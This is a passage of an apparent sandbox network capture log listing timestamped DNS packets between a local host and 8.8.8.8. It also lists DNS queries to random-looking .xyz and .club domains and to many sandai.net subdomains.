Dec 5, 2020 08:44:03.722223043 CET	53	52529	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:04.230811119 CET	53656	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:04.258011103 CET	53	53656	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:04.763760090 CET	62724	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:04.799576044 CET	53	62724	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:05.314198017 CET	56059	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:05.341470003 CET	53	56059	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:05.840318918 CET	63060	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:05.875819921 CET	53	63060	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:06.373202085 CET	51498	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:06.408987999 CET	53	51498	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:06.904190063 CET	59943	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:06.931457043 CET	53	59943	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:07.454602003 CET	50118	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:07.490495920 CET	53	50118	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:07.996587992 CET	58357	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:08.032026052 CET	53	58357	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:08.543495893 CET	55804	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:08.579233885 CET	53	55804	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:09.090739965 CET	58079	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:09.117932081 CET	53	58079	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:09.623686075 CET	52080	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:09.650924921 CET	53	52080	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:10.154020071 CET	55238	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:10.189573050 CET	53	55238	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:10.701011896 CET	49289	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:10.736742973 CET	53	49289	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:11.232388973 CET	61034	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:11.259766102 CET	53	61034	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:11.779169083 CET	51964	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:11.814625025 CET	53	51964	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:12.556914091 CET	58241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:12.592415094 CET	53	58241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:13.165429115 CET	59571	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:13.201133013 CET	53	59571	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:14.356935978 CET	51708	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:14.384213924 CET	53	51708	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:14.888703108 CET	60709	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:14.915936947 CET	53	60709	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:15.421914101 CET	63643	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:15.457453966 CET	53	63643	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:15.970869064 CET	62823	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:16.006361961 CET	53	62823	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:16.517447948 CET	63750	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:16.544770956 CET	53	63750	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:17.044955015 CET	61959	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:17.072150946 CET	53	61959	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:17.575695992 CET	63554	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:17.611612082 CET	53	63554	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:18.123766899 CET	57723	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:18.151106119 CET	53	57723	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:18.669492006 CET	58663	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:18.707458019 CET	53	58663	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:19.217264891 CET	50980	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:19.244326115 CET	53	50980	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:44:19.749089956 CET	50067	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:19.776283979 CET	53	50067	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:20.296304941 CET	52992	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:20.331681013 CET	53	52992	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:20.842305899 CET	55129	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:20.869514942 CET	53	55129	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:21.357323885 CET	60959	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:21.384578943 CET	53	60959	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:21.890527010 CET	58319	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:21.917773962 CET	53	58319	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:22.444001913 CET	64785	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:22.479697943 CET	53	64785	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:22.983156919 CET	50208	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:23.010308027 CET	53	50208	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:23.502736092 CET	62477	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:23.538587093 CET	53	62477	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:24.046238899 CET	54467	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:24.081728935 CET	53	54467	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:24.591864109 CET	60548	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:24.627392054 CET	53	60548	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:25.124499083 CET	59623	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:25.151590109 CET	53	59623	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:25.670666933 CET	51689	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:25.699100018 CET	53	51689	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:26.218074083 CET	64806	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:26.253832102 CET	53	64806	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:26.543859005 CET	49686	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:26.579519033 CET	53	49686	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:26.749294996 CET	56195	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:26.776443005 CET	53	56195	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:26.993132114 CET	62241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:27.028892040 CET	53	62241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:27.264238119 CET	50543	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:27.299865007 CET	53	50543	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:27.561621904 CET	49686	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:27.597405910 CET	53	49686	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:27.796911001 CET	56445	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:27.832472086 CET	53	56445	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:27.997512102 CET	62241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:28.033262014 CET	53	62241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:28.345057964 CET	56709	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:28.374311924 CET	53	56709	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:28.575939894 CET	49686	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:28.613672018 CET	53	49686	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:28.874937057 CET	51248	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:28.910343885 CET	53	51248	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:28.997826099 CET	62241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:29.025007963 CET	53	62241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:29.404752970 CET	49679	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:29.431976080 CET	53	49679	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:29.942001104 CET	50263	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:29.969094038 CET	53	50263	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:30.538630962 CET	49215	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:30.574170113 CET	53	49215	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:30.584671974 CET	49686	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:30.619970083 CET	53	49686	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:31.013973951 CET	62241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:31.051604033 CET	53	62241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:31.092473030 CET	64372	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:31.119700909 CET	53	64372	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:31.612140894 CET	50016	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:31.639300108 CET	53	50016	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:32.162920952 CET	61325	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:32.198580027 CET	53	61325	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:44:32.686481953 CET	49160	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:32.722119093 CET	53	49160	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:33.233244896 CET	51265	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:33.269009113 CET	53	51265	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:33.780996084 CET	52006	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:33.808217049 CET	53	52006	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:34.295671940 CET	58697	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:34.331381083 CET	53	58697	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:34.596105099 CET	49686	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:34.631959915 CET	53	49686	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:34.842538118 CET	51530	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:34.869741917 CET	53	51530	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:35.029475927 CET	62241	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:35.067337036 CET	53	62241	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:35.360580921 CET	50989	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:35.387875080 CET	53	50989	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:35.905311108 CET	53323	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:35.940874100 CET	53	53323	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:36.460200071 CET	59034	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:36.487648964 CET	53	59034	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:37.004929066 CET	53106	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:37.040384054 CET	53	53106	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:37.547617912 CET	62132	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:37.574875116 CET	53	62132	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:38.062274933 CET	54489	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:38.089510918 CET	53	54489	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:38.577480078 CET	64390	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:38.604686975 CET	53	64390	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:39.108922005 CET	58369	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:39.136360884 CET	53	58369	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:39.640337944 CET	64203	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:39.676059008 CET	53	64203	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:40.195466042 CET	49232	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:40.230995893 CET	53	49232	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:40.734242916 CET	52558	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:40.761543989 CET	53	52558	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:41.249723911 CET	53555	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:41.285490036 CET	53	53555	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:41.781835079 CET	50083	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:41.809024096 CET	53	50083	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:42.316418886 CET	49804	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:42.343743086 CET	53	49804	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:42.843507051 CET	62963	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:42.879030943 CET	53	62963	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:43.386141062 CET	63695	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:43.413537025 CET	53	63695	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:43.907150030 CET	64296	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:43.942786932 CET	53	64296	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:44.437218904 CET	60844	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:44.467500925 CET	53	60844	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:44.984076977 CET	63917	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:45.011172056 CET	53	63917	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:45.500381947 CET	51851	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:45.527698040 CET	53	51851	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:46.069277048 CET	49898	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:46.096565962 CET	53	49898	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:46.597650051 CET	49632	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:46.624881983 CET	53	49632	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:47.150854111 CET	65361	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:47.186608076 CET	53	65361	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:47.720201015 CET	50206	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:47.755641937 CET	53	50206	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:48.252520084 CET	49613	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:48.279632092 CET	53	49613	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:44:48.798460960 CET	63032	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:48.825647116 CET	53	63032	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:49.317466021 CET	54898	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:49.344616890 CET	53	54898	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:49.859556913 CET	61710	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:49.886678934 CET	53	61710	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:50.391560078 CET	52073	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:50.418781042 CET	53	52073	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:50.906727076 CET	63949	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:50.942514896 CET	53	63949	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:51.454305887 CET	57561	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:51.481712103 CET	53	57561	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:51.970223904 CET	53205	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:51.997468948 CET	53	53205	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:52.522691011 CET	60579	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:52.558666945 CET	53	60579	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:53.047398090 CET	49765	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:53.074649096 CET	53	49765	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:53.563600063 CET	57650	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:53.599467039 CET	53	57650	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:54.095347881 CET	65317	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:54.122626066 CET	53	65317	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:54.626287937 CET	64654	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:54.661765099 CET	53	64654	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:55.156809092 CET	51191	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:55.192456961 CET	53	51191	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:55.688621998 CET	63870	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:55.715823889 CET	53	63870	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:56.235286951 CET	57013	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:56.262578964 CET	53	57013	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:56.756474972 CET	58745	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:56.783624887 CET	53	58745	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:57.310049057 CET	64272	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:57.337253094 CET	53	64272	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:57.830212116 CET	56440	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:57.857445002 CET	53	56440	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:58.378381014 CET	59492	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:58.405559063 CET	53	59492	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:58.923456907 CET	62125	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:58.950757980 CET	53	62125	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:59.453959942 CET	61776	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:59.481197119 CET	53	61776	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:59.989223003 CET	53928	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:00.024873018 CET	53	53928	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:00.532516956 CET	51058	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:00.559737921 CET	53	51058	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:01.066127062 CET	56711	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:01.093219995 CET	53	56711	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:01.598042011 CET	54780	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:01.625252962 CET	53	54780	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:02.144747019 CET	54305	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:02.171911955 CET	53	54305	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:02.184005022 CET	61669	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:02.211256981 CET	53	61669	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:02.556096077 CET	57336	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:02.599622011 CET	53	57336	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:02.690109968 CET	64577	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:02.725611925 CET	53	64577	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:03.221651077 CET	64987	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:03.235282898 CET	58655	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:03.248840094 CET	53	64987	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:03.285640955 CET	53	58655	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:03.666244030 CET	60905	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:03.701962948 CET	53	60905	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:45:03.736870050 CET	62776	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:03.764144897 CET	53	62776	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:03.883415937 CET	56923	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:03.919194937 CET	53	56923	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:04.267421007 CET	65201	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:04.294631958 CET	53	65201	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:04.783400059 CET	54264	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:04.810632944 CET	53	54264	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:05.330240965 CET	58439	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:05.357727051 CET	53	58439	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:05.877887964 CET	54235	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:05.905102015 CET	53	54235	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:06.407953024 CET	55876	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:06.435257912 CET	53	55876	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:06.940469980 CET	56994	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:06.967833042 CET	53	56994	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:07.470385075 CET	58832	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:07.497612953 CET	53	58832	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:07.985903025 CET	51800	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:08.013257027 CET	53	51800	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:08.503778934 CET	58836	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:08.530966997 CET	53	58836	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:09.033617020 CET	64669	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:09.060971022 CET	53	64669	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:09.566113949 CET	64735	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:09.593342066 CET	53	64735	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:10.112205029 CET	52472	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:10.139463902 CET	53	52472	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:10.626859903 CET	51697	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:10.654100895 CET	53	51697	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:11.142332077 CET	63020	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:11.169487953 CET	53	63020	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:11.676170111 CET	59853	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:11.703306913 CET	53	59853	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:12.206394911 CET	62196	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:12.233783007 CET	53	62196	8.8.8.8	192.168.2.3
Dec 5, 2020 08:45:12.737648010 CET	50700	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:45:12.765013933 CET	53	50700	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Dec 5, 2020 08:43:49.899223089 CET	192.168.2.3	8.8.8.8	d02d	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:41:53.342662096 CET	192.168.2.3	8.8.8.8	0x92a9	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:42:48.059262991 CET	192.168.2.3	8.8.8.8	0xbe88	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:12.375412941 CET	192.168.2.3	8.8.8.8	0x2421	Standard query (0)	1c5491a87d 65f1ef.club	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:28.374576092 CET	192.168.2.3	8.8.8.8	0xf72f	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:33.014781952 CET	192.168.2.3	8.8.8.8	0x34d3	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:43.564450026 CET	192.168.2.3	8.8.8.8	0xdb46	Standard query (0)	EF6DF4AF06 BA6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.052850008 CET	192.168.2.3	8.8.8.8	0x79fc	Standard query (0)	hub5pnc.hz .sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.052906036 CET	192.168.2.3	8.8.8.8	0x6bfc	Standard query (0)	hub5pn.hz. sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.448940039 CET	192.168.2.3	8.8.8.8	0x600a	Standard query (0)	hub5u.hz.s andai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:43:46.488394976 CET	192.168.2.3	8.8.8.8	0x7c0	Standard query (0)	hub5c.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.492825985 CET	192.168.2.3	8.8.8.8	0x7c1	Standard query (0)	pmap.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.497859001 CET	192.168.2.3	8.8.8.8	0x7c2	Standard query (0)	dream.pics	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.503201962 CET	192.168.2.3	8.8.8.8	0x7c3	Standard query (0)	hub5idx.shub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.507247925 CET	192.168.2.3	8.8.8.8	0x7c4	Standard query (0)	hubstat.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.886359930 CET	192.168.2.3	8.8.8.8	0xf80f	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.924384117 CET	192.168.2.3	8.8.8.8	0x6951	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:47.464710951 CET	192.168.2.3	8.8.8.8	0xe8e2	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.010875940 CET	192.168.2.3	8.8.8.8	0x1a3a	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.114943027 CET	192.168.2.3	8.8.8.8	0x7c5	Standard query (0)	hub5sr.shub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.118016005 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	hub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.121144056 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.124800920 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.469470978 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.470809937 CET	192.168.2.3	8.8.8.8	0xfb24	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.506843090 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
